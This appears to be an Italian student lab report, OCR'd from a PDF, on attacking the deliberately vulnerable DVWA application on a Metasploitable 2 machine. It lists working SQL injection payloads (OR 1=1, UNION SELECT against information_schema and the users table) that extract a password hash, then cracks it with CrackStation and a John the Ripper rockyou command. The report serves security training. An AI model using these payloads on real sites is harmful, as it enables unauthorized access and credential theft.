
Report consegna Pre-Build Week 2 Traccia 1

Set indirizzo metaspliitable 2

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:63:9f:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.150/24 brd 192.168.13.255 scope global eth0
    inet6 fe80::a00:27ff:fe63:9f5f/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```


QUERY

```
1' OR 1=1 -- -
```




QUERY

```
1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' -- -
```



QUERY

```
1' UNION SELECT 1, password FROM users WHERE first_name='Pablo' AND last_name='Picasso' -- -
```




password: 0d107d09f5bbe40cade3de5c71e9e9b7

crack da crackstation

crack con jhon the ripper


comando

```
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```



prima di chiudere firmo con

```
1' UNION SELECT 'KobraSaat', MD5('pwnato') -- -
```


192.168.13.150/dvwa/vulnerabilities/sqli/?id=1'+UNION+SE
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT 'KobraSaat', MD5('pwnato') -- -
First name: admin
Surname: admin
ID: 1' UNION SELECT 'KobraSaat', MD5('pwnato') -- -
First name: KobraSaat
Surname: a7267e9c64148ce76ea0e07179fc5414
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
Damn Vulnerable Web Application (DVWA) v1.0.7